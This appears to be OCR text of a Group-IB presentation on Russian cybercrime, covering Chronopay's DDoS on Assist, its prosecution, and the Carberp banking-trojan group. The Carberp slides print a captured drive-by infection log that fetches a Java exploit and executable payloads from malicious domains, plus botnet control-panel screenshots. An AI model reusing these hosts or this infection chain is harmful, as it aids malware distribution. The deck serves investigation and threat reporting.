




Digital Crimes in Russia
and Criminal Prosecution



Stages of Sustainable Solid Development



Leader on the Russian market

The first and only company in the CIS providing comprehensive services in investigating IT security incidents.



Service package

Pre-incident consulting;
Response;
Forensics;
Investigation;
Legal support;
Post-incident consulting.



Skolkovo resident


The CyberCop project, an integrated system for counteracting cybercrime.



First 24/7 CERT in Eastern Europe

CERT-GIB is the first private Computer Emergency Response Team in Russia..

2011 Report



A report on the results of a comprehensive study of the state of the Russian-speaking cybercrime market:

- ✓ Financial performance estimates;
- ✓ Analysis of the main trends and threats;
- ✓ Overview of key events;
- ✓ Legal aspects;
- ✓ Forecasts.

Russian-Speaking Market

- ✓ Russian Federation
- ✓ CIS
- ✓ Baltic states
- ✓ Immigrants from former USSR



Russian Cybercrime vs. Global Market

Total Cybercrime Market *IN U.S. DOLLARS*

SIZE OF GLOBAL
CYBERCRIME MARKET



\$12.5 billion

RUSSIAN SPEAKING
CYBERCRIME MARKET

\$4.5 billion



GIB Matrix



CERT-GIB
New York:
GMT-5

CERT-GIB
Moscow:
GMT+4

CERT-GIB
Vladivostok:
GMT+10

CERT-GIB: Europe, North America, Asia



- ▶ **First 24/7 CERT in Eastern Europe**
CERT-GIB is the first Eastern European 24/7 Computer Emergency Response Team, and the first private CERT in Russia (second overall)
- ▶ **Around-the-clock geographical deployment**
Passing the relay for monitoring, analyzing, and mitigating:
Europe → North America → Asia
– for smooth uninterrupted incident handling

- ▶ **Providing help and assistance for:**
Phishing, Spam, Scam, DDoS attacks, malware, and many other fraudulent schemes
- ▶ **.RU, .PФ, .SU: special emphasis**
Official ccTLD.ru-assigned expert organization for handling phishing, malware, and botnets



Unique Expertise



COORDINATION CENTER
FOR TLD RU/PФ

[SITEMAP](#) | [FEEDBACK](#) | [CONTACTS](#)

Registered domain names **.RU**
.RF

3.836.124

3 836 124

Search 

TODAY: 29.05.2012 14:23:15 MSK

WHOIS **.RU** 

PYC **ENG**

 [Main](#) / [Accredited registrars](#) / [Competent Organizations](#)

print version 

ABOUT COORDINATION CENTER

DOMAINS

ACCREDITED REGISTRARS

 [Competent Organizations](#)

OFFICIAL DOCUMENTS

NEWS

STATISTICS

Subscribe news

e-mail



Competent Organizations

[The League for Safer Internet](#)

As per the Agreement, the organization's area of expertise includes combating negative online content, especially child pornography. The League for Safer Internet is one of the most effective non-governmental organizations counteracting negative online content. Over the past ten months more than 20,000 reports were received regarding online child pornography resources. After processing these reports, more than 8,000 websites containing unlawful content were removed. Interaction regulations.

[Contacts](#)

[Group-IB](#)

As per the Agreement, the organization's area of expertise includes combating the use of domain names for the purposes of phishing, unauthorized access to third-party information systems, malware distribution, and controlling botnets. Group-IB is a nongovernmental organization providing information security incident investigation.

[Contacts](#)

CERT-GIB Accreditation



Authorized user of
the “CERT” trademark



TI-listed



Accreditation in progress



CONVENTION ON CYBERCRIME



RUSSIAN CRIMINAL LAW



CONVENTION ON CYBERCRIME

Article 2 – Illegal access

Article 3 – Illegal interception

Article 4 – Data interference

Article 5 – System interference

Article 6 – Misuse of devices

Article 7 – Computer-related forgery

Article 8 – Computer-related fraud

Article 9 – Offences related to child pornography

Article 10 – Offences related to infringements of copyright and related rights

RUSSIAN CRIMINAL LAW

Article 138, 272, 274

Article 138, 272, 274

Article 272, 273, 274

Article 272, 273, 274

Article 138.1, 273


Article 272, 273, 274

Article 158-160, 165, 272, 273, 274

Article 242.1, 242.2

Article 146, 180

Pavel Vrublevsky (RedEye)



CEO of Chronopay,
a payment processing company



- ✓ Member of the Antispam Working Group at the Russian Ministry of Communication;
- ✓ Chairman of the Russian Committee on Electronic Commerce;
- ✓ Member of the Russian Association of Electronic Communications.

Pavel Vrublevsky (RedEye)

GROUP IB



aka
RedEye



Porn affiliation programs:
cash.pornocruto.es
etu-cash.com

GROUP IB

Pavel Vrublevsky (RedEye)



Crutop.nu: the largest spammer forum

Pavel Vrublevsky (RedEye)



Pharmaceutical affiliate program:
Rx-promotion.com

DDoS Attack on Assist

ChronoPay Co-Founder Arrested



Hello there! If you are new here, you might want to [subscribe to the RSS feed](#) for updates on this topic.
You may also [subscribe by email in the sidebar](#) ➔

60
tweets
TOP ★ 5K
retweet

Russian authorities on Thursday arrested **Pavel Vrublevsky**, co-founder of **ChronoPay**, the country's largest processor of online payments, for allegedly hiring a hacker to attack his company's rivals.

Vrublevsky, 32, is probably best known as the co-owner of the **Rx-Promotion** rogue online pharmacy program. His company also consistently has been involved in credit card processing for — and in many cases **setting up companies on behalf of** — rogue anti-virus or “scareware” scams that use misleading PC security alerts in a bid to frighten people into purchasing worthless security software.



An undated photo of Vrublevsky

Russian state-run news organizations **are reporting** that Vrublevsky was arrested on June 23. Financial Times reporter **Joe Menn** writes that Vrublevsky was ordered held without bail and a hearing was set for a month's time.

As I reported earlier this week, Vrublevsky **fled the country** after the arrest of a suspect who confessed that he was hired by Vrublevsky to launch a debilitating cyber attack against Assist, a top ChronoPay competitor. According to Russian news organizations, the ChronoPay executive wanted to sideline rival payment processing firms who were competing for a lucrative contract to process payments for Aeroflot, Russia's largest airline. Sources close to the investigation said Vrublevsky was arrested at the Sheremetievo airport outside of Moscow as he returned from a trip to the Maldives.

The arrest comes just 24 hours after authorities seized computers and servers in the United States and seven other countries this week as part of an ongoing investigation of a hacking gang that **stole \$72 million via scareware scams**



ASSIST



Accused of organizing a DDoS attack on Assist, a payment processing company (Accused executor of the attack: Igor Artimovich)

DDoS Attack on Assist



ГЕНЕРАЛЬНАЯ ПРОКУРАТУРА РОССИЙСКОЙ ФЕДЕРАЦИИ

ОФИЦИАЛЬНЫЙ САЙТ

➤ Руководство

➤ Структура

➤ Документы

▼ Новости

➤ Новости Генеральной
прокуратуры России

➤ Новости прокуратур
субъектов федерации

➤ Архив новостей

➤ История

➤ Международное
сотрудничество

➤ К сведению СМИ

➤ Печатные издания

➤ Интернет-приемная

➤ Видео

➤ Вакансии

➤ Контактная информация

[Главная страница](#) > [Новости](#) > [Новости прокуратур субъектов федерации](#) > Заместитель Генерального прокурора Российской Федерации Виктор Гринь направил в суд уголовное дело об умышленном блокировании работы системы оплаты и приобретения электронных билетов на сайте ОАО «Аэрофлот»

НОВОСТИ

03.05.2012

Заместитель Генерального прокурора Российской Федерации Виктор Гринь направил в суд уголовное дело об умышленном блокировании работы системы оплаты и приобретения электронных билетов на сайте ОАО «Аэрофлот»

Заместитель Генерального прокурора Российской Федерации Виктор Гринь утвердил обвинительное заключение по уголовному делу в отношении Павла Врублевского, Максима Пермякова, братьев Игоря и Дмитрия Артимовичей. Они обвиняются в совершении преступлений, предусмотренных ч. 2 ст. 272 УК РФ (неправомерный доступ к компьютерной информации, причинивший крупный ущерб) и ч. 1 ст. 273 УК РФ (создание, использование и распространение вредоносных компьютерных программ).

Расследованием по делу установлено, что Врублевский, являясь генеральным директором ЗАО «Хронопэй», в начале июля 2010 г. решил предпринять меры к разрыву контракта между ОАО «Аэрофлот» и ООО «Ассист» об оказании услуг по продаже электронных авиабилетов, устранив тем самым конкурента своей фирмы в данной сфере. Для этого он в г. Москве создал организованную группу, куда помимо него вошли подчиненный ему ведущий специалист службы информационной безопасности Пермяков, а также братья Артимович, занимавшиеся оказанием хакерских услуг.

Руководя указанной организованной группой, Врублевский в июле 2010 г. через Пермякова поставил задачу братьям Артимович, имеющим в пользовании созданную ими же с использованием вредоносных программ сеть зараженных компьютеров (Bot-сеть), произвести хакерскую атаку на сайт ОАО «Аэрофлот» по продаже билетов. За указанные действия Врублевский выделил денежные средства предприятия в размере более 20 тыс. долларов США, которые Пермяков по мере необходимости перечислил братьям Артимович за работу.

Артимовичи, выполняя полученное указание, находясь в съемной квартире в г. Москве, и действуя со своего ноутбука, имеющего подключение к сети Интернет в период с 15 по 24 июля 2010 г. осуществили компьютерную DDoS-атаку (типа «отказ в обслуживании») на информационные ресурсы ООО «Ассист», которая заключалась в одновременном обращении множества компьютеров, входящих в Bot-сеть, с запросом на обслуживание.

Осуществление данной компьютерной атаки привело к блокированию работы системы оплаты и приобретения электронных билетов на сайте ОАО «Аэрофлот» на весь период атаки и причинению потерпевшим фирмам крупного материального ущерба: ООО «Ассист» – на сумму около 15 млн. руб., ОАО «Аэрофлот» – на сумму свыше 146 млн.руб.

Уголовное дело расследовано Следственным управлением Федеральной службы безопасности Российской Федерации.

После утверждения обвинительного заключения уголовное дело направлено в Тушинский районный суд г. Москвы для рассмотрения по существу.

| Подразделение: [Генеральная прокуратура](#)


Maxim Glotov (Two-Face)

Accused of committing fraud, unauthorized access to computer information, and creating and distributing malware



Carberp Group

GROUP IB



Method of Propagation

ПАССАЖИРАМ

**РАСПИСАНИЕ, НАЛИЧИЕ
МЕСТ, ПОКУПКА БИЛЕТОВ**

Откуда

Куда

26.03.2012, Понедел

Мои заказы

Найти



НОВОСТИ КОМПАНИИ

13.2012 | 14:23

«РЖД» обеспокоено ситуацией, связанной с увеличением количества случаев травмирования детей на объектах инфраструктуры компании.

СТРУКТУРА

- Руководство
- Центральный аппарат
- Филиалы
- Дочерние и зависимые общества
- Представительства за рубежом

Все структуры ОАО «РЖД»

ДЕЯТЕЛЬНОСТЬ

- РЖД сегодня
- II железнодорожный съезд
- Инновации
- Навстречу Сочи 2014

Главбух Бесплатный билет в кино всем бухгалтерам *День Главбуха* получите! **13.03.2012** USD 29.4 | EUR 38.82 | RUB 46.11 руб. | Y4CT.UB 0%

Главбух ПРАКТИЧЕСКИЙ ЖУРНАЛ ДЛЯ БУХГАЛТЕРОВ

№7 апрель В форму-4 ФСС опять внесли мелкие поправки

Все статьи по отчетности в электронном журнале «Главбух»

Ваша регистрация
Обработка заявки
Ваша корзина

Обновления за сутки:
Новости (+11)
Статьи (+1)
Документы (+1)
Формы отчетности
Ответы на вопросы (+2)
Тесты
Опросы
Семинары
Сообщения на форуме

ОСНОВНОЙ НОМЕР ЭЛЕКТРОННЫЙ ЖУРНАЛ Сервисы для бухгалтера

расширенный поиск тематический каталог алфавитный указатель

НОВОСТИ

26 марта 2012

В Минфине рассказали, из-за каких ошибок в нов... в вычете: ВидеоНовости
Граждане получат возможность самостоятельно... накопления

GET http://rzd-rzd.ru/vb/ HTTP/1.1
GET http://rzd-rzd.ru/vb/ HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/buble.php?key=rtgddfg%26u=root HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/buble.php?key=rtgddfg%26u=root HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://3244923625/jb/av34v.class HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/exe.php?exp=newjava%26key=rtgddfg%26u=root HTTP/1.1
GET http://rzd-rzdcomp.in/rzd5/exe.php?exp=newjava%26key=rtgddfg%26u=root;1 HTTP/1.1

Carberp Control Panel



Carberp
5 min

Вы авторизованы как: [REDACTED]
Ваши права: [REDACTED]
Аккаунт создан: [REDACTED]

- Главная
- Статистика
- Префиксы
- Боты
- Задания
- Конфиги
- Формграббер
- FTP sniffер
- Гrabбер паролей
- Russia
- Выход

Поиск бота: по UID: ИЛИ по IP: Искать Q

Список ботов: Префикса: Все Показать

[-1000](#) | [-100](#) | [-10](#) | [-1](#) | [+1](#) | [+10](#) | [+100](#) | [+1000](#)

	prefix	bot uid	reg date	last date	Live	IP address	info	sb	cmd	kill	del
🇷🇺	[REDACTED]	beca91f54f0e49004d9b77847344be09	28.01.11 [15:20:26]	28.01.11 [15:20:26]	0д. 0ч. 0м.	[REDACTED]	🔍	👁	⚙	💣	✖
🇩🇪	[REDACTED]	a56eea09156a7447f9807d3b5f052336	28.01.11 [15:09:41]	28.01.11 [15:09:41]	0д. 0ч. 0м.	[REDACTED]	🔍	👁	⚙	💣	✖
🇷🇺	[REDACTED]	228af247a47213e78c16418557d7e931	28.01.11 [14:45:55]	28.01.11 [14:46:35]	0д. 0ч. 0м.	[REDACTED]	🔍	👁	⚙	💣	✖
🇷🇺	[REDACTED]	ca9279773dbdfb837e79e750db32bc94	28.01.11 [14:41:12]	28.01.11 [14:41:16]	0д. 0ч. 0м.	[REDACTED]	🔍	👁	⚙	💣	✖
🇷🇺	[REDACTED]	ab71c9fa720f7254f804493674b70835	28.01.11 [13:08:10]	28.01.11 [15:03:14]	0д. 1ч. 55м.	[REDACTED]	🔍	👁	⚙	💣	✖
🇷🇺	[REDACTED]	8d602f48e2f74e4d6900454ef254a59a	28.01.11 [11:46:27]	28.01.11 [12:13:21]	0д. 0ч. 26м.	[REDACTED]	🔍	👁	⚙	💣	✖
🇷🇺	[REDACTED]	f33904a73525a8950fe5e80a78b3e841	28.01.11 [11:33:57]	28.01.11 [12:29:35]	0д. 0ч. 55м.	[REDACTED]	🔍	👁	⚙	💣	✖
🇷🇺	[REDACTED]	70b1c8dcb01821ad23dbb8ed5bdc578	28.01.11 [11:21:47]	28.01.11 [15:48:21]	0д. 4ч. 26м.	[REDACTED]	🔍	👁	⚙	💣	✖



RDPdor Control Panel

GROUP IB

Обновить

Боты

Настройки

Выход

Все системы

Запросить информацию

